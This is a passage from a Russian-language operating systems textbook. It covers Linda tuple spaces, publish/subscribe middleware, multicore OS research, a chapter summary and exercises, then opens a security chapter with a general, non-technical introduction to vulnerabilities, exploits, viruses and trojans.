Серьезная проблема CORBA заключается в том, что каждый объект находится только на одном сервере, то есть производительность объектов, интенсивно используемых на клиентских машинах, разбросанных по всему миру, будет ужасно низкой. На практике CORBA приемлемо работает только в небольших по масштабу системах, связывающих процессы на одном компьютере, в одной локальной сети или в пределах одной компании.




Рис. 8.35. Основные элементы распределенной системы на основе CORBA (части CORBA закрашены серым цветом)

8.3.6. Связующее программное обеспечение, основанное на взаимодействии

Последняя из рассматриваемых парадигм для распределенной системы называется **связующим программным обеспечением, основанным на взаимодействии**. Она будет рассмотрена на примере системы Linda (академический научно-исследовательский проект, давший начало целой области исследований).

Linda представляет собой оригинальную систему связи и синхронизации, разработанную в Йельском университете Дэвидом Гелернтером и его студентом Ником Каррьеро (Carriero and Gelernter, 1986; Carriero and Gelernter, 1989; Gelernter, 1985). В системе Linda независимые процессы общаются через абстрактное **пространство кортежей**. Это пространство является глобальным для всей системы, и процессы на любой машине могут вставлять кортежи в пространство кортежей или удалять их из него независимо от того, как и где эти кортежи хранятся. Для пользователя пространство кортежей выглядит как большая глобальная общая память, уже встречавшаяся ранее в различных формах (например, на рис. 8.21, *в*).

Кортеж похож на структуру в C или Java. Он состоит из одного или нескольких полей, каждое из которых является значением некоторого типа, поддерживаемого базовым языком. (Система Linda реализуется с помощью добавления библиотеки к стандартному языку, например к C.) В системе C-Linda типы полей включают целые числа, длинные целые числа, числа с плавающей запятой, а также составные типы, такие как массивы (включая строки) и структуры (но не другие кортежи). В отличие от объектов кортежи представляют собой просто данные и не содержат никаких связанных с ними методов. В листинге 8.1 показаны три примера кортежей.

Листинг 8.1. Три кортежа в системе Linda

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

Предусмотрено проведение с кортежами четырех операций. Первая операция, *out*, помещает кортеж в пространство кортежей. Например,

```
out("abc", 2, 5);
```

помещает кортеж *(«abc», 2, 5)* в пространство кортежей. Полями операции *out*, как правило, являются константы, переменные или выражения, как в следующей операции:

```
out("matrix-1", i, j, 3.14);
```

которая помещает в пространство кортежей кортеж из четырех полей, второе и третье из которых определяются текущими значениями переменных *i* и *j*.

Извлечение кортежей из пространства кортежей осуществляется с помощью примитива *in*. Адресование кортежей осуществляется по их содержимому, а не по имени или адресу. Поля в *in* могут быть выражениями или формальными параметрами. Рассмотрим, к примеру, следующую операцию:

```
in("abc", 2, ?i);
```

Эта операция производит в пространстве кортежей поиск кортежа, содержащего строку *«abc"*, целое число *2* и третье поле, содержащее любое целое число (предполагая, что *i* — целое число). Если кортеж будет найден, он удаляется из пространства кортежей и переменной *i* присваивается значение третьего поля. Подбор соответствия и удаление являются атомарными операциями, поэтому если два процесса одновременно выполняют одну и ту же операцию *in*, только один из них добьется успеха, если только не найдутся два или более соответствующих кортежа. Пространство кортежей может даже содержать несколько копий одного и того же кортежа.

В операции *in* используется простой алгоритм подбора соответствия. Поля в примитиве *in*, называемые **шаблоном** (template), сравниваются (концептуально) с соответствующими полями каждого кортежа в пространстве кортежей. Подбор соответствия считается успешным, если соблюдаются следующие три условия:

1. У шаблона и кортежа одинаковое количество полей.
2. Типы соответствующих полей совпадают.
3. Каждая константа или переменная в шаблоне соответствует своему полю в кортеже.

Формальные параметры, помеченные знаком вопроса, за которым следует имя или тип переменной, не участвуют в сравнении (сравнивается только тип), но тем из них, которые содержат имя переменной, после успешного завершения операции поиска присваивается соответствующее значение.

Если соответствующего кортежа в пространстве кортежей нет, то вызывавший операцию процесс приостанавливается до тех пор, пока другой процесс не поместит в пространство кортежей нужный кортеж, после чего вызывавший операцию процесс автоматически возобновляется и получает новый кортеж. Автоматическая блокировка и разблокирование процесса означают, что если один процесс собирается вставить кортеж, а другой — его извлечь, то не имеет значения, какой из них будет первым. Разница заключается только в том, что если операция *in* осуществляется до операции *out*, будет небольшая задержка, пока кортеж не станет доступен для извлечения.

Факт блокировки процесса при отсутствии необходимого ему кортежа может использоваться по-разному. Например, с помощью этого свойства можно реализовать семафоры. Чтобы создать семафор или выполнить операцию *up* на семафоре *S*, процесс может вызвать следующий примитив:

```
out("semaphore S");
```

Для выполнения операции *down* он вызывает следующий примитив:

```
in("semaphore S");
```

Состояние семафора *S* определяется количеством кортежей *(«semaphore S»)* в пространстве кортежей. Если таких кортежей нет, то любая попытка его получения будет заблокирована до тех пор, пока какой-нибудь другой процесс не предоставит такой кортеж.

Вдобавок к операциям *out* и *in* в системе Linda имеется примитив *read*, который аналогичен примитиву *in*, за исключением того, что он не удаляет кортеж из пространства кортежей. Есть также примитив *eval*, который проводит параллельное вычисление своих параметров и помещает получившийся кортеж в пространство кортежей. Этот механизм может быть использован для выполнения произвольных вычислений. Именно так в системе Linda создаются параллельные процессы.

Публикация-подписка

Следующий пример модели, основанной на взаимодействии, был создан под влиянием системы Linda и назван **публикацией-подпиской** (publish/subscribe) (Oki et al., 1993). Эта модель состоит из нескольких процессов, соединенных сетью распространения. Каждый процесс может быть производителем информации, потребителем информации или и тем и другим.

Когда у производителя информации есть новая порция информации (например, новые биржевые сводки), он распространяет ее всем по сети в виде кортежа. Это действие называется **публикацией** (publishing). Каждый кортеж содержит иерархически структурированную строку темы публикации с полями, разделенными точками. Процессы, интересующиеся определенной информацией, могут **подписаться** (subscribe) на конкретные темы, при этом в строке темы могут использоваться групповые символы (wildcards). Подписка осуществляется путем сообщения фоновому процессу кортежей (демону), работающему на той же машине и отслеживающему публикуемые кортежи, какие темы нужно искать.

Реализация модели публикации-подписки показана на рис. 8.36. Когда у процесса есть кортеж для публикации, он распространяет его по локальной сети. Демон кортежей на каждой машине копирует все распространяемые подобным образом кортежи в свою оперативную память. Затем он просматривает строку темы сообщения, чтобы определить заинтересованные в нем процессы, пересылая каждому такому процессу копию полученного сообщения. Кортежи также могут распространяться по глобальным сетям или Интернету. Для этого в каждой локальной сети одна машина должна исполнять роль информационного маршрутизатора, собирая все опубликованные кортежи и пересылая их другим локальным сетям, реализуя, таким образом, дальнейшее распространение. Эта пересылка может осуществляться разумным образом, пересылая кортеж только тем удаленным локальным сетям, в которых имеется хотя бы один подписчик, заинтересованный в этом кортеже. Для этого информационные маршрутизаторы должны обмениваться информацией о подписчиках.

В данной модели могут быть реализованы различные типы семантики, включая надежную доставку и гарантированную доставку, даже в условиях возникновения сбоев. В последнем случае старые кортежи необходимо хранить на тот случай, если они позже понадобятся. Один из способов их хранения предусматривает подключение системы




Рис. 8.36. Архитектура публикации-подписки

базы данных к системе и ее подписки на все кортежи. Это может быть выполнено за счет помещения системы базы данных в оболочку адаптера, чтобы позволить существующей базе данных работать с моделью публикации-подписки. По мере поступления кортежей все они перехватываются адаптером, который помещает их в базу данных.

Модель публикации-подписки полностью отделяет производителей от потребителей, как и система Linda. Но иногда полезно знать, кто еще есть в системе. Для этого можно опубликовать кортеж, который, по существу, задает вопрос: «Кого здесь интересует тема x?» Ответы возвращаются в виде кортежей, сообщающих следующее: «Меня интересует тема x».

8.4. Исследования в области многопроцессорных систем

По популярности темы исследований многоядерных систем, мультипроцессоров и распределенных систем превосходят многие другие темы. Кроме непосредственных вопросов отображения функциональности операционной системы на систему, состоящую из нескольких вычислительных ядер, есть множество открытых тем исследований, связанных с синхронизацией и согласованностью, а также способов ускорения и надежности работы таких систем.

Усилия некоторых исследователей направлены на разработку новых операционных систем с нуля, особенно для многоядерного оборудования. Например, в операционной системе Corey рассматриваются проблемы производительности, вызванные совместным использованием структуры данных несколькими ядрами (Boyd-Wickizer et al., 2008). Тщательная организация структур данных ядра, позволяющая исключить необходимость совместного использования структуры данных, приведет к исчезновению многих узких мест, мешающих достижению высокой производительности. Также новая операционная система Barrelfish (Baumann et al., 2009) мотивирована на быстрый рост количества ядер, с одной стороны, и на рост разнообразия оборудования — с другой. В ней моделируется операционная система после появления в качестве коммуникационной модели вместо совместно используемой памяти распределенных систем с передачей сообщений. Другие операционные системы нацелены на достижение высокой степени

масштабируемости и производительности. Операционная система Fos (Wentzlaff et al., 2010) была спроектирована для масштабирования от небольших пределов (мультиядерные центральные процессоры) до очень больших (облачные вычисления). В то же время NewtOS (Hruby et al., 2012; Hruby et al., 2013) является новой мультисерверной операционной системой, нацеленной как на достижение высокой надежности (благодаря модульной конструкции и многим изолированным компонентам, изначально основанным на Minix 3), так и на получение высокой производительности (которая традиционно была слабым местом подобных модульных мультисерверных систем).

Исследования мультиядер касаются не только новых конструкций. В работе Boyd-Wickizer et al. (2010) исследователи изучают узкие места, обнаруживаемые при масштабировании Linux на 48-ядерной машине, и способы избавления от недостатков. Они показывают, что такие системы при тщательном проектировании могут неплохо поддаваться масштабированию. В работе Clements et al. (2013) изучаются фундаментальные принципы, определяющие возможность реализации API в масштабируемом варианте. Исследования показывают, что при каждом переключении операций интерфейса существует его масштабируемая реализация. Зная это, разработчики операционных систем могут создавать лучшие масштабируемые операционные системы.

В последние годы многие исследования систем проводились также в области создания больших приложений, масштабируемых на среды мультиядер и мультипроцессоров. Примером может послужить масштабируемый процессор базы данных, описание которого дано в работе Salomie et al. (2011). Здесь также решение заключается в достижении масштабируемости путем тиражирования базы данных вместо попыток скрыть параллельную природу оборудования.

Отладка параллелльных приложений крайне затруднена, а условия состязательности очень трудно поддаются воспроизведению. В работе Viennot et al. (2013) показано, как повторение может помочь отладке программ на мультиядерных системах. В работе Lachaize et al. предоставлен профайлер памяти для мультиядерных систем, а в исследовании Kasikci et al. (2012) представлена работа не только по обнаружению условий состязательности в программах, но даже по способам выделения хороших состязательных условий из плохих.

И наконец, существует множество работ по сокращению энергопотребления в мультипроцессорах. В работе Chen et al. (2013) для детального управления потребляемой мощностью и расходом энергии предлагается использовать контейнеры электропитания (power containers).

8.6. Краткие выводы

Использование нескольких процессоров позволяет увеличить быстродействие и надежность компьютерных систем. Многопроцессорные системы имеют четыре формы организации: мультипроцессоры, мультикомпьютеры, виртуальные машины и распределенные системы. Каждая из них обладает своими особенностями.

Мультипроцессор состоит из двух и более центральных процессоров, которые совместно используют общую память. Зачастую эти центральные процессоры сами состоят из нескольких ядер. Ядра и центральные процессоры могут быть связаны между собой по шине, с помощью координатного коммутатора или с помощью многоступенчатых схем коммутации. Возможны различные конфигурации операционной системы, включая

предоставление каждому центральному процессору собственной операционной системы, наличие одной главной операционной системы и всех остальных подчиненных или наличие симметричного мультипроцессора с одной копией операционной системы, которая может быть запущена на любом центральном процессоре. В последнем случае для обеспечения синхронизации требуется использовать блокировки. Когда блокировка недоступна, центральный процессор может ждать ее освобождения или осуществить переключение контекста. Возможно применение различных алгоритмов планирования, включая разделение времени, совместное использование пространства и бригадное планирование.

У мультикомпьютеров также имеется два и более центральных процессора, но у этих процессоров имеется собственная закрытая память. Они не используют совместно никакой оперативной памяти, поэтому весь обмен данными осуществляется при помощи передачи сообщений. В некоторых случаях сетевые интерфейсные карты имеют собственный центральный процессор, в таком случае обмен данными между основным центральным процессором и центральным процессором на интерфейсной карте должен быть тщательно организован во избежание состязательных ситуаций. Для обмена данными на пользовательском уровне на мультикомпьютерах часто используются вызовы удаленных процедур, но может использоваться и распределенная общая память. Также важен вопрос сбалансированности нагрузки процессов, и для его решения используются различные алгоритмы, включая алгоритмы, инициируемые отправителем, алгоритмы, инициируемые получателем, и алгоритмы торгов между ними.

Распределенные системы относятся к разряду слабосвязанных систем, каждый узел которых является полноценным компьютером с полным набором периферийных устройств и собственной операционной системой. Зачастую такие системы простираются на большие географические области. Связующее программное обеспечение часто является надстройкой над операционной системой и предназначено для обеспечения одинакового уровня, с которым могли бы взаимодействовать приложения. Имеются различные виды связующего программного обеспечения: на основе документа, на основе файловой системы, на основе объектов и на основе взаимодействия. В качестве некоторых примеров можно привести Всемирную паутину (World Wide Web), CORBA и Linda.

Вопросы

1. Можно ли систему сетевых новостей USENET или проект SETI@home считать распределенной системой? (Проект SETI@home использует несколько миллионов персональных компьютеров для анализа данных, получаемых с радиотелескопа с целью поиска внеземного разума.) Если да, то к каким категориям, показанным на рис. 8.1, они относятся?
2. Что произойдет, если три центральных процессора на мультипроцессоре попытаются одновременно получить доступ к одному и тому же слову памяти?
3. Если центральный процессор при каждой команде совершает одно обращение к памяти, сколько понадобится центральных процессоров, работающих со скоростью 200 MIPS, чтобы переполнить данными шину, работающую с тактовой частотой 400 МГц? Предположим, что для обращения к памяти требуется один цикл шины. Теперь решите эту же задачу для системы, в которой используется кэширование и вероятность наличия в кэше нужных данных составляет 90 %. Наконец, какая

потребуется частота наличия в кэше нужных данных, чтобы той же шиной, не перегружая ее, могли совместно пользоваться 32 центральных процессора?

4. Предположим, что порвется провод между коммутаторами 2A и 3B в схеме коммутации омега (см. рис. 8.5). Кто от кого окажется отрезанным?
5. Как выполняется обработка сигнала в модели, изображенной на рис. 8.7?
6. Когда в модели, показанной на рис. 8.8, осуществляется системный вызов, возникает проблема, требующая немедленного решения после системного прерывания, которая не возникает в модели, показанной на рис. 8.7. Какова природа этой проблемы и как она может быть решена?
7. Перепишите программу enter_region из листинга 2.3, используя чистое чтение, чтобы уменьшить пробуксовку системы, вызываемую применением команды TSL.
8. Многоядерные центральные процессоры начали появляться на обычных настольных машинах и ноутбуках. Не за горами появление настольных компьютеров с десятками или сотнями ядер. Один из возможных путей использования такой мощности заключается в распараллеливании стандартных приложений, например текстовых процессоров и веб-браузеров. Другим возможным способом использования мощности является распараллеливание служб операционной системы (например, обработки TCP) и широко применяемых библиотечных служб (например, безопасных библиотечных функций http). Какой из подходов является более многообещающим? Почему?
9. Нужны ли на самом деле критические области в программных секциях в операционной системе SMP для предотвращения возникновения состязательных условий или для этого достаточно мьютексов в структурах данных?
10. При применении команды TSL для синхронизации мультипроцессора блок кэша, содержащий мьютекс, будет мотаться взад-вперед между центральным процессором, удерживающим блокировку, и центральным процессором, запрашивающим ее, если оба процессора изменяют содержимое блока. Для снижения объема обмена данными по шине запрашивающий центральный процессор выполняет команду TSL один раз за каждые 50 циклов шины, но центральный процессор, удерживающий блокировку, изменяет блок кэша между командами TSL. Если блок кэша состоит из шестнадцати 32-разрядных слов, для переноса каждого из которых требуется один цикл шины, а шина работает с частотой 400 МГц, то какая часть пропускной способности шины тратится впустую на перемещение блока кэша взад-вперед?
11. В тексте предлагалось использовать алгоритм двоичной экспоненциальной задержки между вызовами команды TSL для опроса блокировки. Также предлагалось использовать максимальное значение задержки между опросами. Будет ли алгоритм правильно работать при отсутствии максимальной задержки?
12. Предположим, что команда TSL была недоступна для синхронизации мультипроцессора. Вместо нее была предоставлена другая команда, SWP, атомарно меняющая местами содержимое регистра и слова в памяти. Может ли эта команда использоваться для обеспечения синхронизации мультипроцессора? Если да, то как? Если нет, то почему?
13. В этом задании вам предлагается вычислить, какую нагрузку на шину оказывает спин-блокировка. Допустим, что выполнение каждой команды центрального

процессора занимает 5 нс. Когда выполнение команды завершено, выполняются все необходимые циклы шины, например для TSL. Каждый цикл шины занимает дополнительно 10 нс, которые не входят во время выполнения команды. Какую часть пропускной способности шины отнимает процесс, выполняющий в цикле команду TSL, чтобы войти в критическую область? Предположим, что работает нормальное кэширование, поэтому извлечение команды внутри цикла не отнимает циклов шины.

14. Родственное планирование снижает частоту отсутствия в кэше нужных данных. Снижается ли при этом также частота отсутствия нужной информации в TLB? А как насчет ошибок отсутствия страниц?

15. Чему равен диаметр соединительной сети для каждой из топологий, изображенных на рис. 8.16? Считайте, что в этой задаче одинаковы все транзитные участки как между хостом и маршрутизатором, так и между двумя маршрутизаторами.

16. Рассмотрите топологию двойного тора (см. рис. 8.16, *г*), расширенного до размера $k \times k$. Чему равен диаметр сети?

    Подсказка: рассматривайте четные и нечетные значения k отдельно.

17. Для измерения пропускной способности соединительной сети часто применяется метод бисекции. Для этого из сети удаляется минимальное количество связей, позволяющее разбить сеть на две равные части. Затем суммируется пропускная способность удаленных линий связи. Если способов разбиения сети несколько, выбирается тот, при котором эта сумма минимальна. Чему равна бисекционная пропускная способность соединительной сети, представляющей собой куб $8 \times 8 \times 8$, если пропускная способность каждой линии равна 1 Гбит/с?

18. Представим себе мультикомпьютер, в котором сетевой интерфейс работает в режиме пользователя, поэтому для перемещения данных из оперативной памяти источника в оперативную память приемника требуется всего три операции копирования. Предположим, что перемещение 32-разрядного слова через карту сетевого интерфейса в обе стороны занимает 20 нс, а сама сеть работает со скоростью 1 Гбит/с. Чему будет равна задержка при пересылке 64-байтового пакета от источника к приемнику без учета времени копирования? Чему будет равна задержка с учетом времени копирования? Теперь рассмотрите случай, в котором требуются две дополнительные операции копирования: в ядро на передающей стороне и из ядра на принимающей стороне. Чему будет равна задержка в этом случае?

19. Повторите предыдущее задание для случая с тремя и пятью операциями копирования, но на этот раз рассчитайте не время задержки, а пропускную способность.

20. При переносе данных из оперативной памяти в сетевую интерфейсную плату может использоваться фиксация страницы. Предположим, что выполнение системных вызовов для фиксации и освобождения страниц занимает 1 мкс. Копирование данных занимает 5 байт/нс с использованием DMA и 20 нс на байт — при помощи программного ввода-вывода. Каким должен быть минимальный размер пакета, чтобы фиксация страницы и использование DMA были оправданны?

21. При извлечении процедуры с одной машины и помещении ее на другую, чтобы ее можно было вызвать с помощью RPC (вызова удаленной процедуры), могут возникнуть некоторые проблемы. В тексте указывались четыре из них: указатели, массивы неизвестных размеров, неизвестные типы параметров и глобальные пере-

менные. Но там не рассматривалось, что произойдет, если удаленная процедура выдаст системный вызов. Какие проблемы это может вызвать и что можно сделать для их разрешения?

22. Когда в системе DSM возникает ошибка отсутствия страницы, нужно найти требуемую страницу. Назовите два возможных метода ее поиска.

23. Рассмотрите примеры распределения процессоров, приведенные на рис. 8.24. Предположим, что процесс *H* перемещен с узла *2* на узел *3*. Чему теперь равен суммарный внешний трафик?

24. Некоторые мультикомпьютеры позволяют работающим процессам мигрировать с одного узла на другой. Достаточно ли для этого просто остановить процесс, сохранить его образ в памяти и переслать этот образ на другой узел? Назовите две серьезные проблемы, которые следует решить, чтобы выполнить эту работу.

25. Почему в сети Ethernet существует ограничение на длину кабеля?

26. На рис. 8.26 третий и четвертый уровни на всех четырех машинах помечены как связующее программное обеспечение и приложение. В чем их сходство и различие для всех четырех платформ?

27. В таблице на рис. 8.29 перечислены шесть типов служб. Какая служба больше всего подходит каждому из следующих приложений:

    а) видео по запросу, передаваемое через Интернет;

    б) загрузка веб-страницы?

28. DNS-имена имеют иерархическую структуру, например cs.uni.edu или sales.generallwidget.com. Один из способов реализации DNS-имен может заключаться в поддержании централизованной базы данных, но этот метод не применяется, так как такая база данных будет получать слишком большой поток запросов. Предложите свой метод реализации базы данных DNS, которую можно будет поддерживать на практике.

29. При рассмотрении метода обработки браузером URL-указателей утверждалось, что соединения устанавливаются через порт 80. Почему?

30. Когда браузер извлекает веб-страницу, он сначала устанавливает TCP-соединение, чтобы получить текст страницы (на языке HTML). Затем он разрывает соединение и изучает страницу. Если она содержит графические изображения или значки, он снова создает отдельные TCP-соединения для извлечения каждого изображения. Предложите две альтернативные схемы для улучшения производительности.

31. При использовании сеансовой семантики изменения файлов немедленно становятся видимыми процессу, инициировавшему эти изменения, и никогда не видны процессам на других машинах. Тем не менее остается открытым вопрос о том, должны ли эти изменения сразу же становиться видимыми другим процессам на той же машине. Приведите аргументы в пользу обоих вариантов ответа.

32. В чем преимущества объектного доступа к данным перед совместно используемой памятью в ситуации, когда нескольким процессам требуется доступ к данным?

33. При выполнении операции *in* для обнаружения кортежа в системе Linda линейный поиск по всему пространству кортежей крайне неэффективен. Разработайте метод организации пространства кортежей, который ускорит выполнение операций *in*.

34. Для копирования буферов требуется время. Напишите программу на языке C, вычисляющую данное время для системы, к которой у вас есть доступ. Используйте функции *clock* или *times*, чтобы определить, сколько времени занимает копирование длинного массива. Поэкспериментируйте с массивами разной длины, чтобы отделить время копирования от времени издержек.

35. Напишите на языке C функции, которые могли бы использоваться в качестве клиентской и серверной заглушек для выполнения RPC-вызова стандартной функции *printf*, а также головной модуль для тестирования этих функций. Клиент и сервер должны общаться при помощи структуры данных, которая может передаваться по сети. Вы можете наложить разумные ограничения на длину строки формата и число, типы и размеры переменных, которые будет принимать ваша клиентская заглушка.

36. Напишите программу, реализующую рассмотренные ранее алгоритмы балансирования нагрузки по инициативе отправителя и по инициативе получателя. В качестве входных данных алгоритмы должны брать список недавно созданных заданий, определяемых как (creating_processor, start_time, required_CPU_time), где creating_processor — это номер центрального процессора, создавшего задание, start_time — время создания задания, а required_CPU_time — количество времени центрального процессора, требуемого для завершения задания (в секундах). Предположим, что узел перегружается, если у него уже есть одно задание, а на нем создается еще одно задание. Предположим, что узел недогружен, когда у него нет заданий. Выведите на печать количество пробных сообщений, отправляемых обоими алгоритмами при сильной и слабой загруженности. Также выведите на печать максимальное и минимальное количество проверок, посланных и полученных любым хостом. Чтобы создать рабочую нагрузку, напишите два генератора рабочей нагрузки. Первый должен имитировать тяжелую нагрузку, генерируя, в среднем, N заданий каждые AJL секунд, где AJL — эта средняя продолжительность выполнения задания и N — количество процессоров. Продолжительности выполнения заданий должны быть последовательностью из длинных и коротких заданий, но средняя продолжительность задания должна быть равна AJL. Задания должны создаваться (распределяться) всеми процессорами случайным образом. Второй генератор должен имитировать слабую нагрузку, случайным образом генерируя $N/3$ заданий каждые AJL секунд. Поэкспериментируйте с установками остальных параметров для генераторов нагрузки и посмотрите, как это повлияет на количество пробных сообщений.

37. Один из простейших способов реализации системы публикации-подписки — через центрального посредника, получающего публикуемые статьи и распространяющего эти статьи подписчикам. Напишите многопотоковое приложение, эмулирующее систему публикации-подписки на основе использования посредника. Потоки издателя и подписчика могут обмениваться с посредником данными через общую память. Каждое сообщение должно начинаться с поля длины, за которым следует указанное в нем число символов. Издатели отправляют посреднику сообщения, где в первой строке сообщений содержится иерархическая строка темы с точками в качестве разделителей, за которой следуют одна или более строк, содержащих публикуемую статью. Подписчики отправляют посреднику сообщения из одной строки, содержащей иерархическую строку заинтересованности, разделенную точками, обозначающими статьи, которыми они интересуются. Строка заинтере-

сованности может содержать групповой символ «*». Посредник должен ответить отправкой всех (прошлых) статей, соответствующих интересам подписчика. Статьи в сообщении разделены строкой «BEGIN NEW ARTICLE». Подписчик должен выводить на печать каждое получаемое сообщение наряду со своим идентификатором подписчика (то есть его строки заинтересованности). Подписчик должен продолжать получать любые вновь публикуемые статьи, соответствующие его интересам. Потоки издателя и подписчика должны создаваться в динамическом режиме из терминала путем набора «P» или «S» (для издателя или подписчика), за которыми следует иерархическая строка темы или заинтересованности. Затем издатели выдают приглашение на ввод статьи. Ввод одиночной строки, содержащей «.», будет сигнализировать окончание статьи. (Этот проект может быть реализован также с использованием обмена данными между процессами через TCP.)

Глава 9
Безопасность

У большинства компаний есть ценная информация, требующая надежной защиты. Среди многих других данных эта информация может иметь разный характер: технический (например, архитектура новой микросхемы или программное обеспечение), коммерческий (например, исследования конкурентоспособности или маркетинговые планы), финансовый (например, планы биржевых операций) или юридический (например, документы о потенциальном объединении или поглощении компаний). Основная часть такой информации хранится на компьютерах. На домашних компьютерах также хранится все больше и больше ценной информации. Многие люди хранят свои финансовые данные, включая налоговые декларации и номера кредитных карт на компьютерах. Любовные письма обрели цифровой формат. А жесткие диски в наше время наполнены важными фотографиями, видеоклипами и фильмами.

По мере возрастания объемов информации, хранящейся на компьютерных системах, возрастают и потребности в ее защите. Охрана этой информации от несанкционированного использования становится основной задачей всех операционных систем. К сожалению, выполнение этой задачи постоянно усложняется из-за повсеместного непротивления раздуванию системы (и сопутствующего роста количества ошибок). В данной главе будут рассмотрены вопросы компьютерной безопасности применительно к операционным системам.

За последние несколько десятилетий вопросы безопасности операционных систем претерпели радикальные изменения. До начала 1990-х годов компьютер был дома лишь у немногих, в основном вычислительные работы проводились в компаниях, университетах и других организациях на многопользовательских компьютерах — от больших универсальных машин до мини-компьютеров. Почти все эти машины были изолированы друг от друга и не подключены ни к каким сетям. Поэтому вопросы безопасности сводились практически только к избавлению пользователей от чужого вмешательства. Если и Трейси и Камилла были зарегистрированными пользователями одного и того же компьютера, то ставилась задача гарантировать, что никто из них не сможет читать или тайно изменять содержимое чужих файлов, но при этом разрешить совместное использование таких файлов, если пользователи сами того пожелают. Были разработаны усовершенствованные модели и механизмы, гарантирующие, что никто не получит доступа, не соответствующего предоставленным правам.

Иногда эти модели и механизмы касались не отдельных пользователей, а их классов. Например, на военных компьютерах на данные нужно было ставить метки «совершенно секретно», «секретно», «для служебного пользования» или «без ограничений», чтобы капралы не могли просматривать генеральские каталоги, кем бы ни были эти капралы и эти генералы. В течение десятилетий все эти темы были основательно исследованы, описаны и воплощены в реальных разработках.

Безоговорочно предполагалось, что после выбора и реализации модели программное обеспечение практически не содержало ошибок и в своей работе придерживалось уста-

новленных правил. Обычно модели и программы не отличались особой сложностью, поэтому они, как правило, соответствовали этому предположению. Таким образом, если теоретически Трейси не разрешался просмотр какого-то конкретного файла, принадлежащего Камилле, то практически она не могла этого сделать.

С возрастанием роли персональных компьютеров, планшетных компьютеров, смартфонов и Интернета ситуация изменилась. Например, у многих устройств имеется только один пользователь, поэтому опасность того, что один пользователь сунет нос в файлы другого пользователя, по большому счету, сошла на нет. Разумеется, это утверждение не относится к общим серверам (возможно, составляющим облако).

Здесь существенный интерес представляет поддержание полной изолированности пользователей. К тому же шпионаж еще бывает, например, в сети. Если Трейси подключена к той же сети Wi-Fi, что и Камилла, она может перехватить все ее сетевые данные. Что касается Wi-Fi, эта проблема не нова. Более 2000 лет назад Юлий Цезарь столкнулся с точно такой же проблемой. Ему нужно было отправить сообщения своим легионам и союзникам, но была вероятность, что эти сообщения будут перехвачены врагами. Чтобы исключить возможность прочтения его распоряжений неприятелем, Цезарь воспользовался шифром — заменил каждую букву в сообщении буквой на три позиции левее нее в алфавите. Таким образом, «D» стала «A», «E» стала «B» и т. д. Хотя сегодняшняя техника шифрования куда сложнее, принцип тот же: без знания ключа враг не сможет прочитать сообщение.

К сожалению, это не всегда срабатывает, потому что сеть не единственное место, где Трейси может шпионить за Камиллой. Если Трейси сможет взломать компьютер Камиллы, ей удастся перехватить все исходящие сообщения до того, как они будут зашифрованы, а входящие сообщения — после их расшифровки. Взломать чужой компьютер порой нелегко, но намного легче, чем должно было бы быть (и, как правило, намного легче, чем взломать чей-нибудь 2048-битный шифровальный ключ). Причина возникновения этой проблемы — дефекты в программном обеспечении, установленном на компьютере Камиллы. К счастью для Трейси, все более разрастающиеся в объеме операционные системы и приложения гарантируют присутствие в них дефектов. Когда дефект влияет на безопасность, мы называем его **уязвимостью** (vulnerability). Когда Трейси обнаруживает уязвимость в программе Камиллы, она должна снабдить эту программу такими байтами, которые заставят дефект сработать. Вводимые данные, позволяющие воспользоваться дефектом, обычно называются **вредоносным кодом** (exploit). Зачастую удачно подобранный вредоносный код позволяет взломщикам получить полный контроль над компьютером.

Иначе говоря, когда Камилла считает себя единственным пользователем компьютера, она глубоко заблуждается — на самом деле она им пользуется не одна!

Взломщики, воспользовавшись **вирусом** или **червем**, могут запускать вредоносный код сами, или же он может запускаться в автоматическом режиме. Разница между вирусом и червем не всегда понятна. Многие соглашаются с тем, что вирусу для распространения нужны хотя бы *какие-нибудь* пользовательские действия. Например, чтобы инфицировать машину, пользователь должен щелкнуть кнопкой мыши на вложении в электронное письмо. В то же время черви попадают в систему без посторонней помощи. Они будут распространяться независимо от действий пользователя. Возможно также, что пользователь сам охотно устанавливает у себя код, применяемый взломщиком. Например, взломщик может переупаковать популярную, но дорогостоящую программу (вроде игры или текстового процессора) и предложить ее бесплатно через

Интернет. Многие пользователи не могли устоять перед бесплатной программой. Но при автоматической установке бесплатной игры устанавливаются также и дополнительные функции, предназначенные для передачи управления персональным компьютером и всем его содержимым киберпреступникам, находящимся в дальних краях. Такие программы, которые вскоре будут рассмотрены, называются троянскими конями, или просто троянами.

